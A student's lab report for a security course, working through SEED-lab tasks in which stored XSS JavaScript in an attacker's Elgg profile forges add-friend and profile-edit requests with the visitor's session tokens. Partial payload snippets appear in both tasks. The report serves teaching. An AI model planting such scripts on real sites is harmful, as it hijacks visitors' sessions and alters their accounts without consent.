CSE 406
Assignment 2
Cross-Site Scripting (XSS) Attack

Name: Mubasshira Musarrat


Group: B1

ID: 1905088

I have logged in to seed Ubuntu & followed the instructions given in the specification to set up the environment.

TASK 1:


Task 1 was to automatically add Samy (the attacker) as a friend to Alice (victim), when Alice visits Samy's profile. To achieve this, I first add Boby as a friend from Samy's profile to inspect the 'add' request.





We can watch that adding someone as a friend(Boby is this case) is a “GET” request with url="http://www.seed-server.com/action/friends/add?friend=<id_of_Boby>&__elgg_ts=<elgg_ts>&__elgg_ts=<elgg_ts>&__elgg_token=<elgg_token>&__elgg_token=<elgg_token>";


For Alice to send a friend request to Samy, a similar get request has to be generated. For that we need Samy’s id, the elgg.ts & elgg.token.

To get Samy’s id I viewed the ‘page source’ of Samy’s profile.











There inside the 'variable elgg' properties of Samy's profile were defined. It's seen that guid of **Samy=59.**




'Elgg.security.token' has two properties '__elgg_token' & '__elgg_ts' which we need to build the get request of add friend.




There were two instances of elgg.ts & elgg.token.Hence I added the variable ts & token twice in my javascript to maintain generality.

```
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add?friend="+id+ts+ts+token+token;
```





By using an ‘if condition’ I prevented Samy sending a friend request to himself while visiting his profile.The script was then pasted in the about me textarea of Samy, as the brief description & other fields have character limit.

```
//Create and send Ajax request to add friend
if (elgg.session.user.guid != id){
```



No ‘get request with file add’ was sent when Samy is in his profile. But when Alice visits Samy’s profile she automatically sends an ‘add friend GET request’ to Samy.We can look at the response tab to see that Samy is indeed added as a friend automatically. Hence, our task 1 is completed.





TASK 2:


The objective of this task was to modify the victim's(Alice's) profile when she visits the attacker's (Samy's) profile. We needed to make 3 modifications:

I. Set all the field's access levels to "Logged in Users."


II. Set my student ID in the description

III. Set all other fields with random strings


To inspect what request is sent to the server while editing a profile I edited a few fields of Samy's profile & changed their access levels to logged in users. After clicking the save button, a 'POST' request is sent to the server.




The form uses ‘multipart/form-data’ content type.




Therefore, the ‘Request Payload’ is divided into boundary-value texts. All the fields in the edit profile page are sent as the request payload. If any input is given inside a field it is concatenated inside the payload. Otherwise only the names of the input fields are divided by boundary values. For ‘Logged in Users’ accessLevel[element]=1 & for public accessLevel[element]=2. By default access level of every field is set to ‘public’.



Along with the input fields, ‘elgg_token’ & ‘elgg_ts’ is sent in the request body at the beginning & ‘guid’ is sent at the end.






I have set the request header of our AJAX request to ‘application/x-www-form-urlencoded’ form instead of ‘multipart/ form-data’ because the size of content in the latter form exceeds the size limit of the ‘about me’ field. ‘Application encoded form data’ is more concise & efficient. Hence, I have used ‘key-value’ pairs concatenated with ‘&’s for the content sent.

```
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
```


```
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var name="&name="+randomString(8, characters+numbers);
var description="&description="+randomString(8, characters);
var accesslevel="&accesslevel[description]=1";
var briefdescription="&briefdescription=1905088";
var accesslevel2="&accesslevel[briefdescription]=1";
```


```
//Construct the content of your url.
    var sendurl="http://www.seed-server.com/action/profile/edit";
    var content=token+ts+name+description+accesslevel+briefdescription+accesslevel2+locat

if(elgg.session.user.guid!=59)
{
```

